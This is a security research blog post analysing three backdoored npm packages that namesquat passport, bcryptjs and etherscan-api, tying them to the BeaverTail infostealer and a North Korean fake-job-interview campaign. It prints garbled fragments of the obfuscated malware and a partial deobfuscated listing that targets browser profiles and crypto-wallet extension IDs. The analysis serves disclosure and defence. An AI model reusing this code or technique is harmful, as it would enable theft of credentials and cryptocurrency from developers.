

Tenacious Pungsan: A DPRK threat actor linked to Contagious Interview | Datadog Security Labs

By Ian Kretz, Sebastian Obregoso, Datadog Security Research Team

Published: 2024-10-24 · Archived: 2026-04-05 14:54:15 UTC

Key points and observations

- In September 2024, Datadog Security Research discovered three malicious npm packages: `passports-js`, `bcrypts-js`, and `blockscan-api`.
- These packages had a combined 323 downloads and contained samples of [BeaverTail](#) malware, a family of JavaScript infostealers and downloaders used by threat actors associated with Democratic People's Republic of Korea (DPRK, also referred to as North Korea).
- [Reporting from Palo Alto Networks Unit 42](#) has associated BeaverTail with an ongoing campaign named Contagious Interview, which targets job-seekers in the US tech industry. Victims are encouraged to participate in a fictitious job interview, during which the BeaverTail malware is delivered as part of an interview task.
- Datadog Security Research has linked the samples presented in this blog to Contagious Interview and attributes them to a single threat actor which we designate "Tenacious Pungsan." (We align nation-state threat actor clusters with their national breeds, and the Pungsan is a dog native to North Korea.)

Background


In recent years, the open source software supply chain has become a focus of increasing concern as an effective attack vector for malicious actors to compromise downstream targets. Attackers may seek to compromise existing, often broadly used packages, or they may publish new packages containing malicious code. Attacks of this second kind usually involve some form of namesquatting, in which the name of the malicious package is very similar to a targeted legitimate package in hopes that developers will confuse the former for the latter. We have observed significant attacks of [both kinds](#) in 2024 alone.

Datadog Security Research continuously monitors both npm and PyPI for new and ongoing software supply chain attacks. We do so using [GuardDog](#), a command-line scanner for identifying malicious open source packages via code behaviors and package metadata. With the assistance of GuardDog, we have cataloged more than 1,700 (and counting) malicious PyPI and npm packages over the past two years, which we publish in a [public dataset](#).

The timeline

On September 11, 2024, versions 0.7.0 and 0.7.1 of the npm package `passports-js` were automatically flagged for manual triage by a security researcher as part of our continuous monitoring of npm. GuardDog's scans reported that both versions of `passports-js` contained the same very long line of obfuscated JavaScript code in an otherwise unobfuscated source file, giving cause for suspicion.

Code obfuscation is the practice of obscuring the text or behaviors of a unit of code so that they are difficult for humans or automated analyzers to discern. Naturally, it is a routinely deployed tactic in open source malware. Common forms of obfuscation include using random identifiers instead of meaningful ones, removing code formatting, adding useless operations to complicate the code's structure, and concealing code behind nonstandard text encodings or encryption. The obfuscated line found in `passports-js`, shown in the following image, uses all but the last of these techniques.



```
15 authenticator.js x
package > lib > JS authenticator.js > ...
12 function Authenticator() {
418 Authenticator.prototype.transformAuthInfo = function(fn, req, done) {
434 (function pass(i, err, tinfo) {
462 } else {
463 layer(info, transformed);
464 }
465 } catch(e) {
466 return done(e);
467 }
468 });
469 };
470
471 /**
472 * Return strategy with given 'name'.
473 *
474 * @param {String} name
475 * @return {Strategy}
476 * @api private
477 */
478 Authenticator.prototype._strategy = function(name) {
479 return this._strategies[name];
480 };
481
482 (function(_0x5066bb, _0x53c025){function _0x187742(_0x58b50a, _0x1147a0, _0x59b1d4, _0x52e149, _0x1c8be1){return _0x1b6a(_0x1c8be1-0xdf, _0x1147a0);}const
_0x3ae95d=_0x5066bb();function _0x4eb89a(_0x394c47, _0x1448e4, _0x461d04, _0x17d77c, _0x5e0ade){return _0x1b6a(_0x461d04-0x201, _0x1448e4);}function _0x183d2
(_0x345f54, _0xbdfe60, _0x5c6f51, _0x548cdc, _0x1899b4){return _0x1b6a(_0x548cdc-0x245, _0xbdfe60);}function _0x1b4fe6(_0x3eeb41, _0x5894a4, _0x3a22d9, _0x1d1cf7,
_0x2fd09d){return _0x1b6a(_0x3a22d9-0x2c9, _0x2fd09d);}function _0xa9b60f(_0x26f68c, _0x164fb2, _0x1cd092, _0xae371b, _0x6f6e46){return _0x1b6a
(_0xae371b-0x15d, _0x26f68c);}while(!){try{const _0x142ccb=parseInt(_0x4eb89a(0x3af, 0x350, 0x381, 0x3fc, 0x38b));(-0x1133+0x13af+0x1+0x5+0x7f)*
(-parseInt(_0x1b4fe6(0x248, 0x59, 0x11, 0xa1, 0x75))/(-0x15e4+0xa8a-0x1+0x207+0x10))+parseInt(_0x1b4fe6(-0x0dc, 0x5, 0x1f, 0xb1, 0x14))/(-0x7+0x17f4
+0x17fe)*parseInt(_0x4eb89a(0x425, 0x5a1, 0x4db, 0x4ba, 0x486))/(-0x7d+0x1a0c+0x5cb+0x7))+parseInt(_0x1b4fe6(-0x0ed, 0xe, 0x6c, 0xae, 0x64))/(0x67d+0x2
+0x1dd5+0x10e0)*(-parseInt(_0x1b4fe6(-0x61, 0x13f, 0x9f, 0xe7, 0x100))/(-0x4d3+0x1bac+0x16d3))+parseInt(_0x4eb89a(0x462, 0x392, 0x3d3, 0x376,
0x3cf))/(-0x123+0x3+0x2c+0x66+0x2+0x75)+parseInt(_0x187742(0x38e, 0x44a, 0x321, 0x324, 0x38b))/(0x5+0x4fff+0xbd7+0x24da)+parseInt(_0x187742('0x229',
0x1a9, 0x273, 0x295, 0x293))/(0x0f+0x1+0x25de+0x152+0x1c)+parseInt(_0x18e3d2(-0x18a, 0x12a, 0xad9, 0xf4, 0x142))/(-0x783+0x173b+0xfc2+0x1);if
(_0x142ccb==_0x53c025)break;else _0x3ae95d['push'](_0x3ae95d['shift']());}catch(_0x1652bf){_0x3ae95d['push'](_0x3ae95d['shift']());}})(_0x12be, 0x1148df
+0x26415+0x605a+0x2);const _0x1e69e9=(function(){let _0x69f329=[];return function(_0x2b4c54, _0x46e3ec){const _0x2bac75=0x69f329?function(){function
_0x5ab981(_0x196f66, _0x177613, _0x4910dc, _0x33dcff, _0x3e5af2){return _0x1b6a(_0x33dcff-0x2b4, _0x196f66);}if(_0x46e3ec){const _0x277c6b=0x46e3ec[_0x5ab981
(-0x81, 0x87, 0x2b, 0x34, 0xef)](_0x2b4c54, arguments);return _0x46e3ec==_0x277c6b;}:function(){return _0x69f329=[];_0x2bac75;}});
_0x5af3c=_0x1e69e9(this, function(){function _0x5e8cc9(_0xc77801, _0x59c3e6, _0x40940f, _0x1c3b8c, _0x44b085){return _0x1b6a(_0xc77801-0x37f, 0x44b085);}
function _0x13b1a6(_0x466c9b, _0x50f727, _0x2ec5a2, _0x27c091, _0x442868){return _0x1b6a(_0x27c091-0x3c7, 0x50f727);}function _0x30a453(_0x41bd9f, _0x34486f,
_0x450513, _0x35a1e3, _0x5ec073){return _0x1b6a(_0x41bd9f-0x294, 0x5ec073);}function _0x22d68d(_0xc8e3b4, _0x1d7505, _0x1d9c0d, _0x48a7b0, _0x51d4c7){return
_0x1b6a(_0x51d4c7-0x207, 0x48a7b0);}function _0x1bbef7(_0x2094b2, _0x18357d, _0x288afa, _0x3b5bb6, _0x478427){return _0x1b6a(_0x478427-0x90, 0x3b5bb6);}return
_0x5af3c[_0x30a453(-0x11b, 0x90, 0x54, 0x10e, 0x94)+_0x13b1a6(0x5cd, 0x621, 0x531, 0x586, 0x4e4)]([_0x13b1a6(0x5f1, 0x6da, 0x659, 0x67b, 0x6d2)+0x1bbef7
(0x292, 0x2f3, 0x2f3, 0x1a8, 0x24f)]([_0x30a453(-0xac, 0x160, 0x16, 0x0dc, 0x11f)+_0x1bbef7(0x2d4, 0x285, 0x2e0, 0x3ac, 0x347)+0x5af3c
[_0x5e8cc9(-0xcb, 0x5e, 0x1e, 0x169, 0x6e)+0x1bbef7(0x5f, 0x683, 0x651, 0x6a6, 0x607)+_0x30a453(-0x71, 0x27, 0xec, 0x16, 0xb7)+
0x5af3c]);_0x5af3c);const _0x4f8773=(function(){const _0x462a76={};function _0x53fb4d(_0x47fc60, _0xc3453e, _0x37abee, _0x5c590e, _0x5427d4){return _0x1b6a
```


[Obfuscated JavaScript found in an otherwise obfuscated passports-js source file \(click to enlarge\)](#)

After closer investigation, we found that the `passports-js` package was in fact a backdoored copy of `passport`, a legitimate npm package providing a highly popular authentication framework for Express applications. The additional obfuscated line appeared to be the only difference between the two packages. Given this, it would appear that the uploader of `passports-js` was using a namesquatting attack to target would-be `passport` users who misremembered the latter's name.

passports-js

0.7.1 • Public • Published a day ago

[Readme](#) [Code](#) Beta [5 Dependencies](#) [0 Dependents](#) [2 Versions](#)




Simple, unobtrusive authentication for Node.js

Passport

Passport is **Express**-compatible authentication middleware for **Node.js**.

Passport's sole purpose is to authenticate requests, which it does through an extensible set of plugins known as *strategies*. Passport does not mount routes or assume any particular database schema, which maximizes flexibility and allows application-level decisions to be made by the developer. The API is simple: you provide Passport a request to authenticate, and Passport provides hooks for controlling what occurs when authentication succeeds or fails.

Sponsors

 **Simple Authentication**
Make login our problem. Not yours.

Auth0 by Okta provides a simple and customizable login page to authenticate your users. You can dynamically add new capabilities to it - including social login, multi-factor authentication, or passkeys - without making changes to your app's code.

We help protect your app and your users from attacks - defending your application from bot attacks and detecting runtime anomalies based on suspicious IPs, breached credentials, user context, and more.

Install

```
> npm i passports-js
```

Repository
github.com/jaredhanson/passport

Homepage
www.passportjs.org/

[Fund this package](#)


Weekly Downloads
118

Version	License
0.7.1	MIT

Unpacked Size	Total Files
589 kB	25

Issues	Pull Requests
340	40

Last publish
a day ago

Collaborators


[The npm page for passports-js \(click to enlarge\)](#)

At the time of this discovery, the uploading user, `superdev727`, had published only one other package to npm: `bcrypts-js`. We determined that `bcrypts-js` was also namesquatting another legitimate npm package, `bcryptjs`, a bcrypt library with 2.1M weekly average downloads at time of writing.

bcryptjs

2.4.4 • Public • Published 7 days ago

Readme

Code Beta

0 Dependencies

0 Dependents

1 Versions

bcrypt.js

Optimized bcrypt in JavaScript with zero dependencies. Compatible to the C++ **bcrypt** binding on node.js and also working in the browser.

[npm v2.4.3](#) [downloads 8.8M/month](#) [donate](#)

Security considerations

Besides incorporating a salt to protect against rainbow table attacks, bcrypt is an adaptive function: over time, the iteration count can be increased to make it slower, so it remains resistant to brute-force search attacks even with increasing computation power. ([see](#))

While bcrypt.js is compatible to the C++ bcrypt binding, it is written in pure JavaScript and thus slower (**about 30%**), effectively reducing the number of iterations that can be processed in an equal time span.

The maximum input length is 72 bytes (note that UTF8 encoded characters use up to 4 bytes) and the length of generated hashes is 60 characters.

Usage

The library is compatible with CommonJS and AMD loaders and is exposed globally as `dcodeIO.bcrypt` if neither is available.

node.js

On node.js, the inbuilt **crypto module's** `randomBytes` interface is used to obtain secure random numbers.

Install

```
> npm i bcryptjs
```

Repository

[github.com/dcodeIO/bcrypt.js](#)

Homepage

[github.com/dcodeIO/bcrypt.js#readme](#)

Weekly Downloads

81

Version	License
2.4.4	MIT

Unpacked Size	Total Files
301 kB	27

Issues	Pull Requests
44	10

Last publish

7 days ago

Collaborators



[The npm page for bcryptjs \(click to enlarge\)](#)

As with `passports-js` and `passport`, the only difference between `bcryptjs` and `bcryptjs` appeared to be a long, obfuscated line inserted into an unobfuscated source file. We found the obfuscated lines from `passports-js` and `bcryptjs` to be identical.

As the final entry in this saga, two days later, on September 13, 2024, GuardDog flagged version 1.3.1 of the package `blockscan-api` for review with similar findings. This time, the single obfuscated line was contained in its own source file instead of being wedged in among unobfuscated code.

```
JS hash-blob.js x
package > lib > JS hash-blob.js > ...
1 ((function(_0x580ef7, _0x463732){const _0x324826=_0x580ef7();function _0x9504e8(_0x1d2ef9, _0x440bca, _0x3587f2, _0x32e3ab, _0x5cbde6){return _0x51f2(_0x3507f2-
-0x50, _0x32e3ab);}function _0x37cd2c(_0x64872f, _0x387d64, _0x56f436, _0x3a762d, _0x9d2fba)(return _0x51f2(_0x64872f-0x14f, _0x9d2fba);}function _0x191cd2
(_0x33d3aa, _0x1af2a3, _0x3038d1, _0x1cb491, _0x5197dd)(return _0x51f2(_0x1cb491-0xfc, _0x33d3aa);}function _0x5555b2(_0x18253d, _0x1a0bc8, _0x4222f7, _0x5a6d78,
_0x54428a)(return _0x51f2(_0x5a6d78-0x12c, _0x1a0bc8);}function _0x4aea72(_0x97b7db, _0x376205, _0x4873e7, _0xf481e5, _0x180df4)(return _0x51f2(_0x97b7db-0xef,
_0x4873e7);}while(![]){try{const _0x19fb40=parseInt(_0x5555b2('0xf9', '0x17c', '0x4c', '0xd6', '0x64'))/(0xef0-0x1-0x2303+0x1414)+parseInt(_0x5555b2('0x1bd',
'0x114', '0x10a', '0x170', '0xfd'))/(-0x1b53+0xc3a+0xf1b-0x1)+parseInt(_0x191cd2('0x2f2', '0x1a1', '0x283', '0x238', '0x1ab'))/(0x103d-0x1+0x6df+0x171f-0x1)+parseInt
(_0x37cd2c(0x3e3, '0x45b', '0x366', '0x3f5, 0x323))/(-0x449+0x7+0x10df+0x1+0x2ee2)+parseInt(_0x5555b2(0x51, '0x63', '0x5d', '0x32', '0xb4'))/(0x88e+0x1+0x382+0x4
+0x1d5+0x3)*(parseInt(_0x5555b2(0x219, 0x20d, '0x235', '0x186', '0x143'))/(0x111+0xd+0x1b6d+0x116+0x26))+parseInt(_0x191cd2('0x233', '0x209', '0x2a0', '0x2c2',
_0x228))/(0xf+0xfb+0x1b+0xa8+0x30a)+parseInt(_0x5555b2(-0x7, 0x7b, '0xcb', '0x64, '0x94'))/(-0x1+0x10a+0x4c+0x10+0xfex-0xc);if(_0x19fb40===0x4e3732)break;else
_0x324826['push'](_0x324826['shift']());}catch(_0x3e6146){_0x324826['push'](_0x324826['shift']());}}(0x2399, 0x8c5f+0xc6eb+0x40f8b));const _0x25bb31=
(function(){let _0x5389c9=!![];return function(_0x3f0328, _0x145e0a){const _0x5c31e1=_0x5389c9?function(){function _0x170717(_0xaea0b8, _0x5eeec3, _0x5a308e,
_0x543a1e, _0x8c2531)(return _0x51f2(_0x8c2531-0x395, _0x543a1e);}if(_0x145e0a){const _0x4ecdcd=_0x145e0a[_0x170717(-0x25a, -0x1c2, -0x145, -0x1e3, -0x204)]
(_0x3f0328, arguments);return _0x145e0a==null, _0x4ecdcd;}}function(){return _0x5389c9=!![], _0x5c31e1;}}());_0x5c0879=_0x25bb31(this, function(){const
_0x9e7e98=();function _0x373d30(_0xb2efe0, _0x1aaed, _0x111efe, _0xa3ef72, _0x4105c4)(return _0x51f2(_0x1aaed-0x3cd, _0x111efe);} _0x9e7e98[_0x104f21('0x1e9',
'0x204', '0x149', '0x142', '0x16f')]=_0x43b916('0x275', '0x24d', '0x2df', '0x21d', '0x287')+_0x25222a(-0x95, -0x19c, -0x130, -0x76, -0x10b)+'+$';const
_0x319cb2=_0x9e7e98;function _0x25222a(_0x3a2832, _0x5a8a35, _0x421758, _0x30a484, _0x454ecc)(return _0x51f2(_0x454ecc-0x242, _0x421758);}function _0x26244b
(_0x5efcd7, _0x33c1e8, _0x292790, _0x51289b, _0x8421e8)(return _0x51f2(_0x33c1e8-0xa7, _0x8421e8);}function _0x104f21(_0x315cc8, _0x4ff22b, _0x5410de, _0x4fb003,
_0xd1c41d)(return _0x51f2(_0x315cc8-0x13', _0xd1c41d);}function _0x43b916(_0x2ee9b4, _0xfceecb, _0x3c88d5, _0x28f30d, _0x21beda)(return _0x51f2(_0xfceecb-
-0x53, _0x28f30d);}return _0x5c0879[_0x104f21(0x1b6, '0x115', '0x15e', '0x1c9, '0x130)+0x43b916('0xc1', '0x174', '0x1db, 0x116, '0x125')]();_0x43b916(0xa6, '0xed',
'0x155', '0x176', '0x1a7', 'h');_0x319cb2[_0x26244b('0xfe', '0x12f', '0xf5, '0xdf, '0x71')]();_0x373d30('0x5f4, '0x570, '0x4b9, '0x4d1', '0x618', _0x104f21(0x1da, '0x18f,
_0x281, '0x153, 0x285')]();_0x25222a(-0x50, -0x127, 0xf, -0xe6, -0x74)+_0x25222a(-0x34, -0x2c, -0xd7, -0x92, -0x4d)+'+r';_0x5c0879[_0x25222a(-0xf8, -0x154',
-0x10f', -0x60, -0x102)+'+h'](_0x319cb2[_0x25222a(-0x43, '0x2e, '0x4a, -0x7c', -0x6c')]());}function _0x4bfb7a(_0x5d51fe, _0x49893b, _0x6a2266, _0x5d54d1,
_0x12f132)(return _0x51f2(_0x5d51fe-0xd9, _0x6a2266);}function _0x2399(){const _0xdbb8e2=['_id.j', '/User', 'ahop', 'lWv1s', 'ZsMxK', 'omihk', 'keych', 'e/Ch',
'olana', 'bakop', 'ins/l', 'eycha', 'Data', 'stats', '\x20(tru, 'table', 'pikoo', '_proc', 'ary/A', 'nkbih', 'hfood', 'soft/', 'kpcnl', 'soft', 'x22\x20x22', 'FDxAy', 'ldb',
'a_id', 'uts', 'post', 'idcd', 'hcel', 'ctor', 'readd', 'ihDee', 'ync', 'g/Moz', 'ejbal', 'rcfgod', 'MreNi', 'age/d', 'Chro', 'phepc', 'fig/s', 'ave-B', 'txcrn', 'ata/L',
'son', '\x22Retru', 'ary/K', 'filen', 'tobEX', '0jWdN', 'Vlhg', 'ware/n', '\x20-C\x20', 'log', 'ivrEz', 'lmeee', 'lengt', 'accs', '*?:', 'push', 'hostn', 'IDiXb', 'dirna',
'ort/B', 'ng/0', 'ilkdb', 'brld', 'JcWxJ', 'peras', 'era', 'debu', 'logkc', 'kkojJ', 'fboeg', 'mult1', 'hkyxB', 'u6Iz', 'ngcna', 'dvwXP', 'ads', 'pplic', 'jbmj', 'googl',
'Y005B', 'ase', 'setIn', 'kopFH', '\x20Sta', 'pebkL', 'aeaae', 'hid', 'ata', 'eofbd', 'sSync', 'rome', 'n\x20Set', 'idb', 'Micro', 'ajnim', 'EYUud', 'isDir', 'strin',
'\x5cpc2.z', 'Edqyn', 'oogle', 'Goog', 'terva', 'rave', 'opera', '-db', 'c.co', 'dgmol', 'bohna', 'NcBFL', 'eebol', '1224', 'ocal', 're.0p', 'KuMxK', 'Local', 'bbldc',
'solan', '\x5c+\x5c+\x20', '_pro', '4348712DFceUz', 'xf\x20', 'chain', 'getI', 'kodge', 'ion\x20+', 'gpafn', 'file', '1634318AynYhc', 'mmkoe', 'jblnd', 'com.o', '(((+)',
'Objec', 'rISyn', 'hnfan', 'klzTq', 'jgjh', 'pjiig', 'Brows', 'xtens', 'n\x20(fu', 'xlbAv', 'DQqPN', '\x20Supp', 'lipoE', 'jtKUJ', 'le\x20', 'platf', 'dfjmm', '162VdQSM',
'ANJCM', 'oainm', 'Strea', 'ENaJL', 'DxdmR', 'noGtb', '+)+', 'acmac', 'fig', 'Fwjel', 'kzFTF', '1569741ffXdlK', 'lchlq', 'hecda', 'forEa', 'searc', 'actio', 'imhlp', 'n()
\x20', 'krQaX', '\x20Data', 'orm', 'ess', 'Profi', 'kDwvL', 'renam', '\x5c(\x20+\x5c', 'knocf', 'txt', 'hlefn', 'des', 'YdTWn', 'eRead', 'state', 'rmSyn', '525', 'error',
'nkdna', 'eSyn', 'gger', 'homed', 'rn\x20th', 'pld', 'Loca', 'uoVgX', '211245fM0Gn', 'trace', 'n\x20Dat', 'qzRUQ', 'round', 'copyF', 'rele', 'a-zA', 'yutVq', 'join',
'oftwa', 'Hcml', '/uplo', 'weeqd', 'fgpgk', 'tings', '-Brow', 'ain', 'n3\x20\x22', 'inclu', 'pndod', 'onoeE', 'knmef', 'BUnZt', 'tmpdF', '/.npl', 'Firef', 'J5Tel', 'on.ex',
'ata/r', '\x20Ext', 'fnct', '/ld', '\x22\x20\x22', 'vw5Ya', 'behhm', 'za-Z', 'path', 'dlcob', 'ofile', 'nmhmf', 'ZUEBx', 'ort/', 'info', 'pekl', '_file',
'proto', 'Zlkb1', 'Defau', '10113264NkMra', 'apply', 'reque', 'nt/', 'Edge', 'Files', 'le/Ch', 'era\x20S', '\x5cpc.zi', 'nstru', 'child', '-lo\x20\x22', 'Ti0Tr', 'Softw',
'ame', '/logi', 'lst', 'cXGFE', 'log', 'toStr', 'apagc', 'ensio', 'bilMz', 'ophhp', 'raves', 'init', 'illa', 'Z0G0d', 'ort/G', 'curl\x20', 'ome', 'oohck', 'pgRka', 'FDTcz',
'bind', '\x5cspyth', 'ldghm', 'write', 'tar\x20-', 'imael', 'count', 'tion', '/Brav', 'User\x20', 'ector', 'exec', 'ile', 'clie', 'ILjgR', 'gmjnj', 'repla', 'dZnlp', 'bfnae',
'diKXV', '1989470JsvVS', 'ing', 'sj*'), 'while', 'Z_s['], 'ion', 'ata', 'http', 'const', 'meeoP', 'cionb', 'fboh', 're/Br', 'e/Appd', 'ome', 'oohck', 'pgRka', 'xcep',
'pytho', 'ccfcf', 'nctio', 'Roami', 'dgcij', 'call', 'test', 'JBbdL', '0-9a-', 'YrhBq', 'creat', 're/0p', 'exist', 'ZuXez', 'e)\x20()', 'url', 'ud', 'pdow', 'Brave',
'Edsxu', 'ivLHD', 'warn', 'hifaf', 'mdjon', 'fdial', 'mDRmp', 'ogin', 'yADpn', 'hnome', 'ructo', '\x5c.pyp', '/Libr', 'ox/Pr', 'ser', 'size', 'efaul', '164.1', 'are/B', '7.
24:', 'return', 'type', 'bohjp', '337955qVYdG', 'is\x22('), 'get', 'aeach', '//95', 'conso', 'odkjb', 'gmccd', 'moz-e', 'input', 'ation', 'rowse', 'UyoDM', 'to', 'oiohof',
'/con', 'form', 'omjkk', 'stor', 'ibnej'];_0x2399=function(){return _0xdbb8e2;};return _0x2399();}_0x5c0879();const _0x1a2c47=function(){let _0x55d8c8a=!![];
return function(_0x28ce32, _0xb1, _0x19883b);}if(_0x5bc241){const _0x472cd5=_0x5bc241[_0x55ce92(0x5e, 0x140, 0xec, '0xde', '0xe8')](_0x58ff43, arguments);return
_0x51f2(_0x28ce32-0xb1, _0x19883b);}if(_0x5bc241){const _0x472cd5=_0x5bc241[_0x55ce92(0x5e, 0x140, 0xec, '0xde', '0xe8')](_0x58ff43, arguments);return
```

[Obfuscated JavaScript found in a standalone blockscan-api source file \(click to enlarge\)](#)

We found that `blockscan-api`, like `passports-js` and `bcrypts-js`, is a backdoored copy of another package, `etherscan-api`, which provides an interface to the Etherscan API. The obfuscated line found in `blockscan-api` differed from that in the other two packages. However, we were able to confirm that the two samples are highly similar after deobfuscation, though not without some interesting differences that we describe below.

It is worth noting that `blockscan-api` was published to npm by a different user account, `intelliman`, and also appears to be primarily targeting blockchain developers. At time of discovery, the `intelliman` account had no other published packages.

blockscan-api

1.3.1 • Public • Published 13 hours ago

Readme

Code Beta

5 Dependencies

0 Dependents

1 Versions

Blockscan API

Development of a NEXTGEN Version has started - please stand by

downloads 807k license MIT tag v10.3.0 issues 2 open

A way to access the [etherscan.io](#) api using promises. Fetch a diverse set of information about the blockchain.

Mainnet

```
var api = require('etherscan-api').init('389FCZBD45XFVTWYENCHJIXUMDCEHY42I  
var balance = api.account.balance('0xde0b295669a9fd93d5f28d9ec85e40f4cb697I  
balance.then(function(balanceData){  
  console.log(balanceData);  
})
```

Install

```
> npm i blockscan-api
```

Version 1.3.1 License ISC

Unpacked Size 110 kB Total Files 15

Last publish 13 hours ago

Collaborators



[The npm page for blockscan-api \(click to enlarge\)](#)

The `passports-js` and `bcrypts-js` packages and the `superdev727` account were removed from npm just after 11pm UTC on September 11, around 12 hours after our initial discovery. Meanwhile, `blockscan-api` and the `intelliman` account remained live for nearly a month, being removed on October 9, 2024 after our report on October 3. GitHub Security Advisories have been released for [all three packages](#). Over their respective lifetimes, `passports-js` was downloaded 118 times, `bcrypts-js` 81 times, and `blockscan-api` at least 124 times, for a total of 323 downloads.

Obfuscated BeaverTail malware

In the npm ecosystem, use of a particular JavaScript obfuscator (available [here](#)) is surprisingly common, even among totally benign packages. We found that the two malware samples discovered in `passports-js` / `bcrypts-js` and `blockscan-api` were obfuscated using this common obfuscator. This particular kind of obfuscation can be partially undone easily using [free automated tools](#), allowing us to statically analyze both recovered samples.

What we found was that both obfuscated samples conceal a recent variant of a malware family known as BeaverTail. [First identified in late 2023](#) by researchers at Palo Alto Networks Unit 42, BeaverTail is a JavaScript infostealer and downloader malware prominently used by threat actors connected to the DPRK, in particular as part of the Contagious Interview campaign that targeted developer job applicants.

BeaverTail targets cryptocurrency wallets as well as credit card information stored in browser caches and login keychains on Unix and Windows systems. It then exfiltrates those data to attacker-controlled C2 servers. As [described](#) in detail by Unit 42, it also contains logic to download and persistently run a second-stage Python backdoor known as InvisibleFerret from these servers. We observe all characteristic behaviors of BeaverTail in both deobfuscated samples, illustrated via the following images.

```
142 const _0x3b8fa2 = require("child_process").exec;
143 const _0x712c8 = _0x49b785.hostname();
144 const _0x5485e = _0x49b785.platform();
145 const _0x188ba6 = _0x49b785.homedir();
146 const _0x55649f = _0x49b785.tmpdir();
147 const _0x222fa3 = _0x4889e4.replace(/~/([a-z]+|V)/, (_0x4d3128, _0x207b75) =>
148 function _0x5b9bdf(_0x4312cd) {
149   try {
150     _0x4dadcc.accessSync(_0x4312cd);
151     return true;
152   } catch (_0x7c841f) {
153     return false;
154   }
155 }
156 const _0x312415 = [
157   "Local/BraveSoftware/Brave-Browser",
158   "BraveSoftware/Brave-Browser",
159   "BraveSoftware/Brave-Browser"
160 ];
161 const _0x1761fc = [
162   "Local/Google/Chrome",
163   "Google/Chrome",
164   "google-chrome"
165 ];
166 const _0x3d818a = [
167   "Roaming/Opera Software/Opera Stable",
168   "com.operasoftwre.Opera",
169   "opera"
170 ];
171 const _0x77dba5 = [
172   "nkb1hfbcegaeaohelfnkodbefggpknm",
173   "g1h1h1bkaplch1ghceda1meeajjnhm",
174   "fhhoh1mael1boh1jbb1dcngcnappdod1j",
175   "hnfanknocfeofb1ddc1jnmhfnknaad",
176   "1bnejdfjmkpcnlpebk1mkoehofec",
177   "bfnaelmaeh1lpm1j1jophkko1jpa",
178   "aeachkme1fpepcc1onboohkonoeng",
179   "h1fafgac1dpekp1om1jkc1fgodnhce1j",
180   "1blnd1lpeopaf1ldh1gmapagcc1fhp",
181   "acmacodk1jbdgo1leeb1lmd1joni1kdbch",
182   "dlcobp1j1gop1koobh1mah1h1foodb",
183   "aholpfdia1l1j1fgh1mh1k1bm1j1d1cdno"
184 ];
185 const _0x137b36 = async (_0x419475, _0x238b75, _0xf99ac8, _0x36624c) => {
186   let _0x1eaf36;
187   if (!_0x419475 || "" === _0x419475) {
188     const _0x3b009 = require("child_process").exec;
189     const _0x3d4d17 = _0x188ba8.hostname();
190     const _0x540b59 = _0x188ba8.platform();
191     const _0x539184 = _0x188ba8.homedir();
192     const _0x58383e = _0x188ba8.tmpdir();
193     const _0x58edde = _0x374d79 => _0x374d79.replace(/~/([a-z]+|V)/, (_0x3d9324, _0x77a7de) =>
194 function _0xce5108(_0x33d074) {
195   try {
196     _0x16fcc2.accessSync(_0x33d074);
197     return true;
198   } catch (_0xe4774f) {
199     return false;
200   }
201 }
202 const _0x3ea6bd = [
203   "Local/BraveSoftware/Brave-Browser",
204   "BraveSoftware/Brave-Browser",
205   "BraveSoftware/Brave-Browser"
206 ];
207 const _0x523db4 = [
208   "Local/Google/Chrome",
209   "Google/Chrome",
210   "google-chrome"
211 ];
212 const _0x2fa87f = [
213   "Roaming/Opera Software/Opera Stable",
214   "com.operasoftwre.Opera",
215   "opera"
216 ];
217 const _0x172dd0 = [
218   "nkb1hfbcegaeaohelfnkodbefggpknm",
219   "e1jba1bakoplch1ghceda1meeajjnhm",
220   "fhhoh1mael1boh1jbb1dcngcnappdod1j",
221   "hnfanknocfeofb1ddc1jnmhfnknaad",
222   "1bnejdfjmkpcnlpebk1mkoehofec",
223   "bfnaelmaeh1lpm1j1jophkko1jpa",
224   "aeachkme1fpepcc1onboohkonoeng",
225   "h1fafgac1dpekp1om1jkc1fgodnhce1j",
226   "1blnd1lpeopaf1ldh1gmapagcc1fhp",
227   "acmacodk1jbdgo1leeb1lmd1joni1kdbch",
